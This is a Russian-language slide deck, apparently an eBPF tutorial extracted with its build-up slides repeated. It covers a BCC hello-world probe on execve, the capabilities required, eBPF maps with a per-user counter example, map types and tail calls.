


**А теперь настало время
разобраться, как это
работает**

M W
S

Hello world

Chapter #2



s Рассмотрим программу

```
int hello(void *ctx) {  
    bpf_trace_printk("Hello World!");  
    return 0;  
}
```

S Как запустить программу?

- Любая eVPF программа – это функция-обработчик на некоторые события

S Как запустить программу?

- Любая eVPF программа – это функция-обработчик на некоторые события
- eVPF программа не живет сама по себе – она выполняется как реакция на привязанное событие (например, вызов функции)

S Как запустить программу?

- Любая eBPF программа – это функция-обработчик на некоторые события
- eBPF программа не живет сама по себе – она выполняется как реакция на привязанное событие (например, вызов функции)
- eBPF программы существуют разных типов – как реакции на события трассировки, модули LSM, прибытие пакета и даже на ИК-датчик!

s А теперь сделаем это!

```
#!/usr/bin/python
from bcc import BPF

program = r"""
    int hello(void *ctx) {
        bpf_trace_printk("Hello World!");
        return 0;
    }
"""

b = BPF(text=program)
syscall = b.get_syscall_fnname("execve")
b.attach_kprobe(event=syscall, fn_name="hello")
b.trace_print()
```

M W

s И смотрим на результат



```
b' bash-5412 [001] .... 90432.904952: 0: bpf_trace_printk: Hello World'
```

S Лирическое отступление о CAP-ах

- CAP_BPF – дает право на syscall bpf()

S Лирическое отступление о CAP-ах

- **CAP_BPF** – дает право на syscall bpf()
- **CAP_PERFMON** – необходима для загрузки программ для трассировки системы

S Лирическое отступление о CAP-ах

- **CAP_BPF** – дает право на syscall bpf()
- **CAP_PERFMON** – необходима для загрузки программ для трассировки системы
- **CAP_NET_ADMIN** – нужна для загрузки программ, работающих с сетевым стеком XDP

S Неироничная выдержка из документации

Privileges

The following privileges are required to run Cilium. When running the standard Kubernetes [DaemonSet](#), the privileges are automatically granted to Cilium.



- Cilium interacts with the Linux kernel to install eBPF program which will then perform networking tasks and implement security rules. In order to install eBPF programs system-wide, `CAP_SYS_ADMIN` privileges are required. These privileges must be granted to `cilium-agent`.

The quickest way to meet the requirement is to run `cilium-agent` as root and/or as privileged container.

- Cilium requires access to the host networking namespace. For this purpose, the Cilium pod is scheduled to run in the host networking namespace directly.

← Previous

Next →



**А как шарить данные
между user и kernel
space?**

M W

S

MAP

- Структуры данных, хранимые в пространстве ядра, в которые eBPF программа может сохранять состояние

M W

S MAP

- Структуры данных, хранимые в пространстве ядра, в которые eBPF программа может сохранять состояние
- К ним можно обратиться из user-space через вызов `bpf()`

M W

S

MAP

- Структуры данных, хранимые в пространстве ядра, в которые eBPF программа может сохранять состояние

M W

S


MAP

- Структуры данных, хранимые в пространстве ядра, в которые eBPF программа может сохранять состояние
- К ним можно обратиться из user-space через вызов `bpf()`

S MAP

- Структуры данных, хранимые в пространстве ядра, в которые eBPF программа может сохранять состояние
- К ним можно обратиться из user-space через вызов `bpf()`
- А из kernel-space – при помощи функций-хелперов

s How it works?



S Как работает Map с eBPF



```
BPF_HASH(counter_table);
```

```
int hello(void *ctx) {  
    u64 uid;  
    u64 counter = 0;  
    u64 *p;  
  
    uid = bpf_get_current_uid_gid() & 0xFFFFFFFF;  
    p = counter_table.lookup(&uid);  
  
    if (p != 0) {  
        counter = *p;  
    }  
  
    counter++;  
    counter_table.update(&uid, &counter);  
  
    return 0;  
}
```

S И из пространства пользователя



```
for k,v in b["counter_table"].items():  
    print(f'USER_ID: {k.value}, counter: {v.value}')
```

M W

S Типы тар-ов

- Разного рода словари

M W

S Типы map-ов

- Разного рода словари
- Массивы

M W

S Типы map-ов

- Разного рода словари
- Массивы
- Очереди

S **Типы map-ов**

- Разного рода словари
- Массивы
- Очереди
- Представления IPv4 и IPv6 адресов с префиксом сети

S **Типы map-ов**

- Разного рода словари
- Массивы
- Очереди
- Представления IPv4 и IPv6 адресов с префиксом сети
- Хранилища для сокетов

S Типы map-ов

- Разного рода словари
- Массивы
- Очереди
- Представления IPv4 и IPv6 адресов с префиксом сети
- Хранилища для сокетов
- Карты ключей для sgroups

S Типы map-ов

- Разного рода словари
- Массивы
- Очереди
- Представления IPv4 и IPv6 адресов с префиксом сети
- Хранилища для сокетов
- Карты ключей для sgroups
- И эта информация уже через пару лет устареет 😊

**А если я хочу
передать КОНТЕКСТ ИЗ
одной программы в
другую?**

S Поддержка настоящих функций



```
static __always_inline void my_function(void *ctx, int val)
```

s Tail Calls (хвостовой вызов)

- Передает управление вместе с контекстом из одной eBPF программы в другую

s Tail Calls (хвостовой вызов)

- Передает управление вместе с контекстом из одной eBPF программы в другую
- Раньше был нужен, чтобы обходить ограничение на 4096 инструкций в одной программе (сейчас около 1.000.000)

s Tail Calls (хвостовой вызов)

- Передает управление вместе с контекстом из одной eBPF программы в другую
- Раньше был нужен, чтобы обходить ограничение на 4096 инструкций в одной программе (сейчас около 1.000.000)
- Можно передавать контекст в самого себя (аналог бесконечного цикла)

s Tail Calls (хвостовой вызов)

- Передает управление вместе с контекстом из одной eBPF программы в другую
- Раньше был нужен, чтобы обходить ограничение на 4096 инструкций в одной программе (сейчас около 1.000.000)
- Можно передавать контекст в самого себя (аналог бесконечного цикла)
- Количество передач за раз не более 32-ух

s Tail Calls (хвостовой вызов)

- Передает управление вместе с контекстом из одной eBPF программы в другую
- Раньше был нужен, чтобы обходить ограничение на 4096 инструкций в одной программе (сейчас около 1.000.000)
- Можно передавать контекст в самого себя (аналог бесконечного цикла)
- Количество передач за раз не более 32-ух
- Можно создавать деревья логики

s Tail Calls (хвостовой вызов)

